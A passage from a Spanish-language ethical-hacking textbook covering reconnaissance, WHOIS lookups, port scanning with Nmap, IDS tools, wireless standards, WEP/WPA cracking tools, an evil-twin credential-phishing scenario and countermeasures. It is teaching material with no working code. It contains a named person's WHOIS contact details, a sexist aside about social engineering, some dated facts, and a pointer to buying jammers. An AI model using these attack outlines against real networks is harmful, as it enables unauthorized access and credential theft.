La **ingeniería social** puede afectar a cualquier empleado de cualquier empresa. Sin importar la edad, conocimiento o especialidad en la compañía. Un administrador de una red que vea a una mujer preciosa, automáticamente su enfoque cambia y empieza a no ser tan racional. Esta mujer podría utilizar una técnica de ingeniería social para sacarle información sin que él se dé cuenta.

# Ejecutando el Proceso

**A nivel de Penetration Testing**

CAPITULO 20

### Ejecutando el Proceso de Reconocimiento
### Desde el Punto de Vista: Penetration Testing

# El reconocimiento

El reconocimiento es una parte importante en el **Penetration Testing**. En las secciones anteriores hablé de esta parte y aunque repita los pasos en el Penetration Testing, es importante que usted entienda todo este proceso. Cuando hablamos sobre el reconocimiento, nos referimos a conseguir toda la información posible sobre la víctima o cliente. El hacker lo hará con una mala intensión posiblemente. Usted debe pensar como un hacker. Si piensa que un reconocimiento básico se basa en un nombre, un IP y una computadora, está totalmente equivocado.

**Un reconocimiento tiene más que eso, vea una lista parcial:**

1. **Información de la empresa:**
    - **a.** ¿A qué se dedica?
    - **b.** ¿En dónde está localizada?
    - **c.** ¿Cuáles son sus empleados?
    - **d.** ¿Cuál es su página de Internet?
    - **e.** ¿Cuáles son los IP de la empresa?
    - **f.** ¿Cuáles son los emails de la empresa?
    - **g.** ¿Cuáles son los servicios de la empresa?
    - **h.** ¿Cuál es la historia de la empresa?

Necesitas conseguir toda la información necesaria de la empresa. Usualmente en un Penetration Testing, el analista visita físicamente a la empresa y hasta habla con sus empleados. Todo depende del tipo de análisis que se realice.

Existen aplicaciones que le ayudan a conseguir información sobre la empresa, los cuales le ayudarán a usted a realizar el proceso de **Reconocimiento**.

Cuando un analista va a buscar información sobre una empresa, visita las siguientes páginas de Internet:

1. **Better Business Bureau**: http://www.bbb.com
2. **Intelius**: http://www.intelius.com
3. **DNS Stuff**: http://www.dnsstuff.com
4. **Google**: http://www.google.com
5. **Archive**: http://www.archive.org

Estas son algunas de las direcciones que usted podría utilizar para buscar información sobre el una empresa. Recuerde que el primer paso a la hora de realizar un reconocimiento es visitar la página de la empresa y apuntar todos los detalles importantes sobre el análisis. No deje pasar ninguna información por alto. La mayoría de las empresas tienen información importante en su página de Internet que le podría dar un buen enfoque a su análisis.

Una herramienta muy utilizada por los hackers y analistas de seguridad es DNS Stuff. El DNS Stuff es una página de Internet que le ayudará a usted a conseguir información importante referente a su análisis de seguridad. Veamos la web:

**DNSSTUFF.COM**


**Esta herramienta le permitirá a usted:**


1. **Realizarle un Whois a un dominio**. El Whois lo que hace es buscar la información de la empresa que registro la página de Internet como también información sobre sus IP.

2. **Presenta información referente a los IP**. El IPInfo, le permite a usted saber un poco más sobre el IP de una empresa o servidor.

3. **TraceRoute**. El traceroute le permite al analista saber cuál es la ruta que se utiliza para llegar a servidor, dispositivo o computadora.

Una ruta, le permite al analista saber cuáles son los puntos o conexiones por donde pasa la comunicación hasta llegar a su destino. En las próximas páginas usted podrá ver todos estos puntos explicados con detalles.


**Reporte del análisis de la página de Internet desde DNSStuff.com**:




Si usted desea hacerle un análisis a un dominio o cliente usted puede utilizar esta página para hacer hasta más de 100 pruebas a una dirección de Internet. Simplemente escribe el nombre de la página de Internet en el sistema: "Ej.; www.sudominioejemplo.com" y el sistema analizará el dominio y le presentará un reporte parecido a este:

En este reporte, usted podrá ver todo lo relacionado con la página de Internet según los análisis realizados por: DNSSTUFF.COM.

Otra herramienta de DNSStuff.com que le ayudará a buscar más información sobre un dominio es la de WHOIS:




El **Whois Lookup** le permite al analista saber un poco más sobre un dominio de Internet o un IP.

**Cuando usted utiliza esta herramienta, este es el resultado que puede obtener:**

**Ejemplo de un Whois a: www.netyk.com**

Registrant:
NETYK Technologies Inc
Calle Celis Aguilera #52
Caguas Pueblo
Caguas, 00725
Puerto Rico

Registered through: GoDaddy.com, Inc. (http://www.godaddy.com)
Domain Name: NETYK.COM
Created on: 03-Jan-03
Expires on: 03-Jan-10
Last Updated on: 20-Oct-07

Administrative Contact:
Rodriguez, Juan Carlos juancarlos@netyk.com
Calle Celis Aguilera #52
Caguas, Pueblo.
Caguas, Puerto Rico 00725
Puerto Rico
7874052214 Fax --

Technical Contact:
Rodriguez, Juan Carlos juancarlos@netyk.com
Calle Celis Aguilera #52
Caguas, Pueblo
Caguas, Puerto Rico 00725
Puerto Rico
7874052214 Fax --

Domain servers in listed order:
NS01.DOMAINCONTROL.COM
NS02.DOMAINCONTROL.COM

Con esta información el analista podría saber quien registro la página de Internet www.netyk.com, cuáles son los DNS Servers y quién es el **administrador del dominio**.

# Ejecutando el proceso: Escaneo

## El Escaneo


El Escaneo es uno de los procesos más importantes en un Penetration Testing. Para poder saber por dónde un hacker puede entrar a un sistema y ver las vulnerabilidades del mismo, el hacker debe hacer un escaneo. Cuando se realiza un escaneo, se pueden identificar los siguientes servicios:

1. Puertos abiertos
2. Servicios del sistema
3. Recursos compartidos
4. Vulnerabilidades
5. Routers, printers y otros dispositivos conectados a la red

Debes enfocarte en los puntos anteriores, como escaneos externos a través del **Internet, Extranet, Intranet y remoto.**

Existen muchas aplicaciones para hacer un escaneo. Pero vamos a empezar con el escaneo de los puertos de una computadora. El analista de seguridad siempre debe realizar un escaneo de la red o un sistema para saber que está abierto y que no.

Existe una herramienta para hacer escaneos de puerto muy famosa entre los hackers, llamada Nmap. Esta herramienta es muy poderosa.




Para conseguir esta aplicación puede entrar a: www.nmap.org


Para ver un manual completo sobre el funcionamiento de Nmap, puede entrar a: http://nmap.org/book/install.html

Es importante que usted estudie esta aplicación y la lleve a la práctica. Esta aplicación viene tanto para Windows y Linux.

Esta aplicación es tan poderosa, que hasta la usaron en la película **THE MATRIX**

**Nota importante**: Si usted quiere sobresalir en el mundo de la seguridad y el Penetration Testing, es importante que usted lea y estudie los diferentes conceptos de la seguridad. No se limite sólo a lo que dice este libro.

Otro PortScan muy bueno se llama: **SuperScan 4**




El programa puede encontrarlo en: www.foundstone.com/us/resources/proddesc/superscan.htm

Este programa funciona en Windows, es muy bueno y de fácil manejo.

## Puertos Comunes

**Lista de Puertos**

| Puerto: | Usado para: |
|---|---|
| 20, 21 | FTP |
| 22 | SSH |
| 25 | SMTP |
| 53 | DNS |
| 80 | HTTP |
| 110 | POP3 |
| 143 | IMAP |
| 443 | HTTPS |
| 445 | Microsoft Directory Services |
| 902 | VMWare Management Console |
| 1433 | Microsoft SQLServer |
| 3306 | MySQL |
| 3389 | Microsoft Terminal Server (RDP) |
| 5800 | VNC web interface |
| 5900+ | VNC viewer connecting to server |
| **Puertos:** | **Usado para:** |
| 23 | telnet |
| 68 | DHCP |
| 79 | finger |
| 119 | NNTP |
| 135, 137, 139 | Microsoft Networking |
| 161 | SNMP |
| 194 | IRC |
| 389 | LDAP |
| 500 | IKMP - used for VPNs |
| 1311 | Dell OpenManage's Web Server |

## Intrusion Detection Systems (IDS)

Existen herramientas para detectar los ataques que se realizan en una empresa. Usted como analista de seguridad debe conocer alguna de las herramientas que pueden tener las empresas para detectar cualquier signo de ataque o análisis.

Podrías utilizar lo que se conoce como **IDS**: "Intrusion Detection Systems". Existen varios programas para mantener tu red segura, o por lo menos, verificar quién está haciendo un ataque.

**Te menciono cinco IDS que te podrían ayudar a mejorar la seguridad de tu empresa:**

1. Snort: www.snort.org
2. OSSEC HIDS: www.ossec.net
3. Fragroute/fragrouter: http://www.packetstormsecurity.nl/UNIX/IDS/nidsbench/fragrouter.html
4. Base: http://sourceforge.net/projects/secureideas/
5. Sguil: http://sguil.sourceforge.net/

**Los IDS son una herramienta que le permiten a usted:**

1. Ver informes sobre posibles ataques
2. Preparar estadísticas
3. Ver el tráfico de la red

En fin, existen cientos de IDS que le permitirá a usted poder manejar la seguridad de una empresa. Si quieres buscar otros IDS, puedes entrar a www.google.com. Entonces escribes: **IDS Download**. Muchas de ellas funcionan en Linux. Ahí te van a aparecer muchas páginas relacionadas con el tema.

Es importante que estudies el tema de los **IDS**, si quieres entrar al mundo de la seguridad. Te comento que en este campo tienes que leer mucho. Si de verdad quieres sobresalir en el campo de la seguridad, debes estudiar, hacer pruebas y sobre todo, tener muchas horas de práctica.

Muchas de las herramientas de seguridad trabajan para Linux.

# Wireless Hacking

CAPITULO 21

## Hacking Wireless Networks

Las práticas de Wireless Hacking están creciendo, por eso con más razón debemos asegurar nuestro network. Hoy en día casi nadie quiere estar conectado a un cable, desean estar paseando por toda la oficina con una computadora sin necesidad de estar ubicado en un solo lugar para poder operar y esto está bien. Tenemos que ir mejorando nuestra forma de trabajo, mientras pasan los años.

La mayoría de las empresas actualmente cuentan con conexión a Internet mediante Wireless, para que los empleados aumenten su productividad, pero hay un detalle del que debemos hablar. Usted puede tener en su empresa un "**Access Point**" wireless, para que se puedan conectar y así todo el mundo pueda beneficiarse de la infraestructura, pero hay que velar por la seguridad de la misma.

No basta con colocarle una clave a un "**Access Point**", usted como administrador debe segmentar la red y dividir las áreas de comunicación. Por ejemplo, usted debería configurar una red "Wireless", que esté en el mismo segmento de la red física, debido a que si un atacante entra a la red "Wireless", ya estaría dentro del mismo segmento de la red de operación.

**Caso normal:**
La mayoría de los casos empresariales están compuestos del siguiente escenario. La empresa instala el router de Internet que también tiene capacidad para Wireless. El administrador le coloca una clave al router y todo el mundo se conecta sin problemas y todos son felices.
Ese es el caso que no debería pasar, pero por comodidad, los administratores de las redes, es usualmente lo que hacen.

Si deseas conocer más sobre las frecuencias y su funcionamiento, le invito a visitar el portal: http://www.techtionary.com

En este portal encontrarás todo tipo de información sobre tecnología mediante contenido animado. Usted podrá ver como realmente funcionan las cosas que usted desconoce a nivel tecnológico.

## Datos sobre los estándares del Wireless

Datos importantes sobre: **Wireless Standard: 802.11ª**

- Trabaja en el rango 5ghz
- Puede transmitir hasta 54 mbps

Datos importantes sobre: **Wireless Standard: 802.11b**

- Trabaja en el rango 2.4ghz
- Puede transmitir hasta 11 mbps

Datos importantes sobre: **Wireless Standard: 802.11g**

- Trabaja en el rango 2.4ghz
- Puede transmitir hasta 54 mbps

Datos importantes sobre: **Wireless Standard: 802.11n**

- Trabaja en el rango 2.4ghz
- Puede transmitir hasta 600 mbps

# Antennas

Las antenas es uno de lo medios más importantes para recibir o enviar ondas de radio. Actualmente existen dos tipos de antenas:

- **Antenas omni-direcionales**

**Descripción**: Estas antenas tiene la capacidad de enviar o recibir ondas a 360 grados.

- **Antenas Direccionales**

**Descripción**: Estas antenas tienen están enfocadas en mantener la comunicación en un punto especifico.

Usted debe entender que no solamente existen estos dos modelos, existen diferentes tipos de antenas y muchas de ellas te permiten configurarlas y alterarlas según los requisitos que usted necesite.

**Modos de autenticación**

- Proveer el SSID Correcto
- Utilizar la clave de seguridad o Shared Key (WEP, WPA… Key)

**Desventajas de las claves**

- Difícil de mantenerla segura, sin que un empleado se entere de cuál es la clave
- Un hacker podría utilizar programas para capturar la clave y así conectarse al network
- Los métodos de autenticación podrían ayudar a crackear la encriptación WEP

Si usted va a utilizar algún método de seguridad en su router, le recomiendo que utilice WPA2. Existen técnicas para encuentrar las claves WEP y WPA, de forma casi automática.
Terminologías que usted debe conocer:

- **Wardriving**: Guiar un auto mientras detectas señales de Access Point
- **WarChalking** – Utilizar tiza para identificar Redes abiertas
- **WarWalking** – Detectar señales de Access point abiertas, mientras caminamos
- **Global Positioning System (GPS)** – Nos ayuda a encontrar la ubicación exacta de un access point

**Herramientas utilizadas para Wireless Hacking**

- **Airopeek** – Analizador de tráfico
- **WEPCrack** – Herramienta para encontrar la clave WEP
- **Airsnort** – Capturador de paquetes y descubir la clave WEP
- **Netstumbler** – Detector de Access Point
- **Kismet** – Capturador de paquetes y detector de señales wireless
- **Cain and Abel** – Capturador de Paquetes y WEP, WPA Key Cracking.

Una de las prácticas que utilizan los hackers es configurar un “Router”, con un nombre en específico, por ejemplo en algún restaurante. Supongamos que el restaurante se llame: **Best Restaurant**
El atacante lo que hace es detectar cuál es el nombre del Access Point, luego configura el Access Point de ataque con el mismo nombre. Entonces las víctimas se conectan a los Access Point del atacante en vez del Access Point legítimo.

**¿Qué puede pasar al conectarse a un Access Point que no sea legítimo?**
Los “routers” también pueden funcionar como Access Point, siempre y cuando tengan esa capacidad. El Atacante podría configurar unas zonas de DNS, que se llamen www.facebook.com o www.tubanco.com por ejemplo, y cuando el usuario acceda a esa dirección, podría entrar a un portal falso creado por el atacante. Entonces si la víctima escribe en la página de Internet falsa, su información de login, el atacante podría capturar los códigos de acceso.

## Rogue Access Point

Estos son los Access Point que son colocados sin autorización del administrador del network o autorización de la empresa. Esto tiene un efecto muy fuerte en las empresas, porque muchas empresas están supuestamente configuradas para tener la mejor seguridad. Entonces vienen estos empleados que no tienen la más mínima idea de lo que es la seguridad en sistemas y colocan un Access Point sin autorización en el network y levantan una ventana de Acceso al network.

**Contramedidas para el Rogue Access Point**

- Utilizar la herramienta NetStumbler y así evaluar si hay Access Point cercas
- Realizar un escaneo de los dispositivos por MAC Address para saber cuáles dispositivos están conectados a la red
- Hacer un inventario de los equipos que deberían estar conectados a la red y luego confrontarlos con los resultados encontrados luego del MAC Address Scanner

## 2.4 Ghz Wifi Jammer

Existen diferentes dispositivos que se utilizan para realizar bloqueos en diferentes tipos de comunicación y así los dispositivos no puedan comunicarse.

**Existen Jammers para:**

- Celulares
- Cámaras Inalámbricas
- Access Point Wireless
- Bluetooth


Muchas oficinas gubernamentales tienen estos dispositivos para evitar que los empleados se estén comunicando por teléfonos mientras laboral.

Si usted desea comprar algunos de estos equipos o ver las especificaciones de cada uno de ellos, le invito a entrar a: http://www.jammer-store.com/r

# Herramientas para Wireless Sniffing


Las herramientas para **Wireless Sniffing** son una de las armaduras que un Ethical Hacker siempre debe tener. Es importante que cuando usted utilice alguna de las herramientas que voy a mencionar, su tarjeta de network para redes inalámbricas sea compatible. Cada una de estas herramientas, tiene diferentes configuraciones y es compatible con diferentes tipos de tarjetas.

## OmniPeek



Esta excelente herramienta usted podría descargarla desde: http://www.wildpackets.com/

## AirMagnet Wifi Analyzer



Para descargar esta herramienta de análisis puedes entrar a: http://www.airmagnet.com

## Pasos que un hacker sigue para atacar una red Wireless

**Paso #1**. Utilizar herramientas como Kismet o NetStumbler para detectar Access Point Wireless disponibles
**Paso #2**. Verificar si tiene seguridad o no
**Paso #3**. Identificar el SSID y método de autenticación
**Paso #4**. Capturar paquetes de la red Wireless para encontrar el password para autenticación
**Paso #5**. Luego de tener el password para autenticación, el atacante se conecta al Access Point y logra acceso a la red

## Contramedidas para el Wireless Hacking

### MAC Address Filtering

Usted puede utilizar diferentes contra medidas para asegurar su red Wireless, utilizando lo que se conoce como MAC Address Filtering. El MAC Address Filtering solo dejara conectarse a su red, los MAC Address que estén autorizados en el Access Point.

### Deshabilite el SSID

Para que los atacantes no conozcan cuál es su red o su Access Point, se recomienda que desactive el SSID y que solamente personas autorizadas y de confianza, puedan saber exactamente cuál es el nombre del mismo.

### Firewalls

Configure un Firewall para evitar accesos no autorizados en la red. Coloque un firewall entre medio de la red Wireless y la red cableada.

### IDS

Configure un Intrusion Detection System (IDS), para detectar intrusos en la red.

### VPN

Utilice conexiones VPN para mantener la seguridad de sus conexiones wireless.

### Cambie los IP del Access Point

Cambie la configuración de IP que trae los Access Point por defecto.

### Firmware

Actualice el Firmware del Access Point. Le recomiendo que visite la página del manufacturero del producto, para saber si existe alguna actualización para el Firmware del Access Point.

### SSL


Utilice SSL en las conexiones internas y externas a través de la red Wireles

# Hacking Wireless Networks

El mundo del Wireless es un lugar donde los hackers se divierten mucho. Hoy en día tres de cada cinco personas tienen wireless en sus casas u oficina. Muchas compañías creen que con simplemente tener una encriptación de su router para conectarse a él, es suficiente seguridad. La verdad que no es así. Actualmente encriptación tipo WEP “Wired Equivalent Privacy” y WPA “Wi-Fi Protected Access” se pueden romper con herramientas que se consiguen en Internet.

Existe una moda que se llama War Driving. El War Driving es la modalidad de ir en un automóvil detectando señales wireless, buscando las que están abiertas y las que están cerradas con encriptación.

## Kismet:




Kistmet es un programa para analizar señales wireless. Existen programas como Airsnort y WEPCrack que le permiten a un hacker romper la seguridad de esas encriptaciones. Existe una suite de herramientas de seguridad llamada **BackTrack**. Es una Suite muy usada por los hackers y tiene una gran cantidad de herramientas de seguridad incluyendo Airsnort y AirCrack.

Si deseas conseguir el **BackTrack**, puedes hacerlo entrando a www.remote-exploit.org

Este sistema lo grabas en un CD y corre directamente desde él. No necesitas instalarlo en tu PC.

## WEP KEY HACKING

El WEP Key hacking es una técnica muy usada por los hackers para encontrar cuál es la clave de los routers que utilizar la seguridad WEP para protegerse. Utilizar este tipo de seguridad en los routers es inseguro, debido a que se puede conseguir cuál es la clave en varios minutos.

Existen muchas herramientas que ayudan a los hackers a romper o saber cuál es la clave. Por ejemplo, podemos mencionar la Suite de seguridad: **BackTrack.** Backtrack es una colección de aplicaciones de seguridad basadas en el sistema operativo Linux. Es como todo en uno.


### ¿Para qué sirve Backtrack?

BackTrack sirve para muchas cosas en el mundo de la seguridad y el hacking. Sirve para hacer reconocimiento, escaneo, entrar a sistemas y hasta para borrar huellas. Miles de hackers a nivel mundial utilizan esta colección de aplicaciones.

### ¿Dónde puedo conseguir la colección de aplicaciones de seguridad Backtrack?


El Backtrack lo puede conseguir en: http://www.remote-exploit.org

### Veamos algunos ScreenShots del sistema:

